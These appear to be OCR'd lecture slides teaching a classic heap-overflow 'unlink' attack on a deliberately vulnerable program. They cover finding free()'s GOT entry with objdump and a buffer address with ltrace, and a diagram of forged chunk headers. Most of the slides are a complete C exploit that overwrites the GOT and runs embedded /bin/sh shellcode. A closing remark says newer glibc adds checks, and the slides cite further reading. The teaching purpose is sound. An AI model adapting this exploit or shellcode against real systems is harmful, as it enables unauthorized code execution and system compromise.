
```
$ objdump -R vulnerable | grep free
0804951c R_386_JUMP_SLOT   free
```

  – Objdump is to display information from object file. It can be used to get all the dynamic rellocation entries.


- The address of “first” can be found by

```
$ ltrace ./vulnerable dsfdsfdsf | grep 666
malloc(666) = 0x080495e8
```

  – ltrace simply runs the command until it exits. It intercepts and records all the dynamic library calls.




Overwriting "first" and the header of "second"


Address of “first” = 0x080495e8
0x080495e8+8
Will be overwritten with (0x0804951c-12)
GOT
Offset of free( )-12
Offset of free( )
i.e. 0x804951c
0x080495e8 + 8
prev_size
672
fd and bk
\xeb \xoa
Shell code
Padding
An even number
-4
0
0x0804951c - 12
0x080495e8 + 8


- Here is the exploit program:

```
#include <string.h>
#include <unistd.h>

#define FUNCTION_POINTER ( 0x0804951c )
#define CODE_ADDRESS ( 0x080495e8 + 2*4 )

#define VULNERABLE "./vulnerable"
#define DUMMY 0xdefaced
#define PREV_INUSE 0x1

char shellcode[] =
        /* the jump instruction */
        "\xeb\x0appssssffff"
        /* the Aleph One shellcode */
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

```
int main( void )
{
        char * p;
        char argv1[ 680 + 1 ];
        char * argv[] = { VULNERABLE, argv1, NULL };

        p = argv1;
        /* the fd field of the first chunk */
        *( (void **)p ) = (void *)( DUMMY );
        p += 4;
        /* the bk field of the first chunk */
        *( (void **)p ) = (void *)( DUMMY );
        p += 4;
        /* the special shellcode */
        memcpy( p, shellcode, strlen(shellcode) );
        p += strlen( shellcode );
        /* the padding */
        memset( p, 'B', (680 - 4*4) - (2*4 + strlen(shellcode)) );
        p += ( 680 - 4*4 ) - ( 2*4 + strlen(shellcode) );
```



```
/* the prev_size field of the second chunk */
        *( (size_t *)p ) = (size_t)( DUMMY & ~PREV_INUSE );
        p += 4;
        /* the size field of the second chunk */
        *( (size_t *)p ) = (size_t)( -4 );
        p += 4;
        /* the fd field of the second chunk */
        *( (void **)p ) = (void *)( FUNCTION_POINTER - 12 );
        p += 4;
        /* the bk field of the second chunk */
        *( (void **)p ) = (void *)( CODE_ADDRESS );
        p += 4;
        /* the terminating NUL character */
        *p = '\0';

        /* the execution of the vulnerable program */
        execve( argv[0], argv, NULL );
        return( -1 );
}
```



Remark

- In the new implementation of GNU library, the consistency of pointers will be checked before unlink is performed. However, there are still some other ways to attack the system.
  - See Phrack issues 66: Malloc Des-Maleficarum http://www.phrack.org/issues.html?issue=66&id=10#article

References

- Smashing The Heap For Fun And Profit Written by : Michel "MaXX" Kaempf
- Network Security Assessment, Chris McNab , O’Reilly, Chapter 13, p.284-321